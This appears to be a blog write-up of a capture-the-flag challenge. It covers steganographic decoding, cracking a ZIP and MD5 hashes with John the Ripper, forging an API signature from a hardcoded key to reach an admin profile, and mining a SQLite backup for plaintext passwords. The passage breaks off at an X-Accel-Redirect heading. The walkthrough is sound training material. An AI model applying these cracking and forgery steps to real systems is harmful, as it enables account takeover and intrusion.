I was actively looking for penetration tester roles recently, and there was a CTF challenge that caught my attention. I wanted to write down the steps I took, not only to keep track of the solution, but also to reflect on the thought process behind each stage.
This challenge started with a text file and gradually moved into web application testing, API analysis, signature forgery, database inspection, and file access control bypasses.
Initial Challenge File
I started by downloading the challenge file:
curl -s https://projectblack.io/ctf/challenge6.txt -o challenge6.txt

After looking through the text, I noticed an interesting pattern: the uppercase and lowercase letters looked like they could represent binary data.
My assumption was:
Uppercase letter = 1
Lowercase letter = 0
To test this, I wrote a small Python script to extract letters, convert the casing pattern into bits, and then convert those bits into bytes.
python3 - << 'PY'
import re

txt = open("challenge6.txt", "r", encoding="utf-8").read()

letters = re.findall(r"[A-Za-z]", txt)

bits = "".join("1" if c.isupper() else "0" for c in letters)

data = bytes(
    int(bits[i:i+8], 2)
    for i in range(0, len(bits) // 8 * 8, 8)
)

print(data[:100])

open("payload.b64", "wb").write(data.strip())
PY

The output appeared to be Base64 data, so the next step was to decode it.
Base64 to ZIP
I decoded the Base64 payload into a ZIP file:
base64 -d payload.b64 > hidden.zip
file hidden.zip
zipinfo hidden.zip

The file was confirmed to be a ZIP archive, but it was password protected.
Cracking the ZIP Password
To crack the ZIP password, I first converted it into a John the Ripper compatible hash:
zip2john hidden.zip > zip.hash
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
John successfully found the password:
gandalf

I then extracted the ZIP file:
unzip hidden.zip
When prompted for the password, I entered:
gandalf

Inside the extracted content, I found a message that redirected me to the web application:
https://chortle.0hl.cc
Web Application Enumeration
I opened the website in the browser and started with basic manual testing.

I first tried simple credentials such as:
admin:admin
but that did not work.
Next, I opened the browser developer tools and inspected the network traffic while clicking the submit button. A request appeared that exposed a user list in JSON format. This helped me discover another flag and useful user information.

Preparing Users and Hashes
From the exposed user data, I created two files:
nano users.txt
nano hashes.txt


Then I cracked the hashes using John the Ripper:
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

This revealed the following credential:
nikolai:password123
I logged in manually using this account and found another flag.

Inspecting the Profile Page
After logging in as nikolai, I continued inspecting the application through the browser developer tools.
I found another flag inside the /profile area.

At this stage, the challenge started to move from simple credential discovery into API behaviour analysis.
API Traffic Analysis with Burp Suite
I used Burp Suite to inspect the API requests and network traffic.

I noticed an API endpoint:
POST /api/profile
I sent the request to Repeater for further testing.

The request included a user ID and an X-Signature header. I attempted to replace nikolai’s ID:
501745fb-ef79-4369-9e3c-40154543cd79
with another user ID belonging to jason, who appeared to be an admin:
c150138a-fb84-491b-8880-3a852326fcd7
However, the server returned:
{
  "error": "Invalid signature",
  "detail": "Hash mismatch"
}

This showed that the application was protecting the API request with a signature mechanism.
Finding the Signature Logic
To understand how X-Signature was generated, I inspected the JavaScript files loaded by the application.
In the browser developer tools, I found an unusual JavaScript file:
index-Drc_o9hS.js
Inside the file, I found the signing logic. The application was using MD5 with a hardcoded secret key to generate the request signature.
The secret key was:
Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y

The signed content was based on the user ID JSON body. For Jason’s ID, the input looked like:
Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y{"id":"c150138a-fb84-491b-8880-3a852326fcd7"}
I used an MD5 encoder to generate a valid signature for Jason’s ID.
After replacing the X-Signature header in Burp Suite, I was able to successfully fetch Jason’s profile information, including his password:
jason:kgf7ac69WDojJW5MNA2
After logging in as Jason, I found the fifth flag.

Database Backup Download
After logging in as Jason, I noticed a database backup button that allowed me to download a file:
file.db

I inspected the file:
file file.db
ls -lh file.db
The file was identified as a SQLite database.
Inspecting the SQLite Database
I opened the database with sqlite3:
sqlite3 file.db
Then I listed the tables and inspected the user model schema:
.tables
.schema core_user
From the schema, it looked like plaintext passwords were stored inside the database.
I enabled readable output formatting:
.headers on
.mode line
Then I queried the user table:
SELECT
  username,
  id,
  clear_text_password,
  privilege_level,
  is_superuser,
  is_staff,
  description
FROM core_user;

This revealed that eddie was actually the super admin account:
eddie:bvhkVv8UnebiTSvRBYa

I went back to the login page, logged in as eddie, and found the sixth flag.
File Read Functionality
After logging in as the super admin, I gained access to additional functionality such as:
- read file
- locate file

I tested the read file function by searching for a generic term such as:
file
The application responded with an allowlist of readable files:
Sorry, that file is not in the list of allowed files.
You can only read the following files:
/ctf/backend/app/__init__.py
/ctf/backend/app/asgi.py
/ctf/backend/app/settings.py
/ctf/backend/app/urls.py
/ctf/backend/app/wsgi.py
/ctf/backend/core/__init__.py
/ctf/backend/core/admin.py
/ctf/backend/core/apps.py
/ctf/backend/core/middleware.py
/ctf/backend/core/migrations/0001_initial.py
/ctf/backend/core/migrations/0002_user_clear_text_password_user_description_and_more.py
/ctf/backend/core/migrations/0003_add_default_users.py
/ctf/backend/core/migrations/__init__.py
/ctf/backend/core/models.py
/ctf/backend/core/permissions.py
/ctf/backend/core/tests.py
/ctf/backend/core/urls.py
/ctf/backend/core/views.py
/ctf/backend/manage.py
/ctf/configs/dev/Dockerfile
/ctf/configs/dev/nginx.conf
/ctf/configs/dev/supervisord.ini
/ctf/configs/prod/Dockerfile
/ctf/configs/prod/nginx.conf
/ctf/configs/prod/supervisord.ini
/ctf/docker-compose-dev.yml
/ctf/docker-compose-prod.yml
Reading Source Code for Bonus Flags
I started reviewing interesting source files from the allowlist.

In:
/ctf/backend/core/views.py
I found the first bonus flag.
In:

/ctf/backend/core/middleware.py
I found the second bonus flag.
Locating the Final Bonus Flag
Next, I used the locate file function and searched for:
ctf
This revealed the path to another file:
/ctf/backend/very_secret_bonus_flag_3_of_3.txt
However, I could not read it directly because it was not part of the file read allowlist.

At this point, I had the file path, but I needed another way to access it.
Abusing X-Accel-Redirect Behaviour
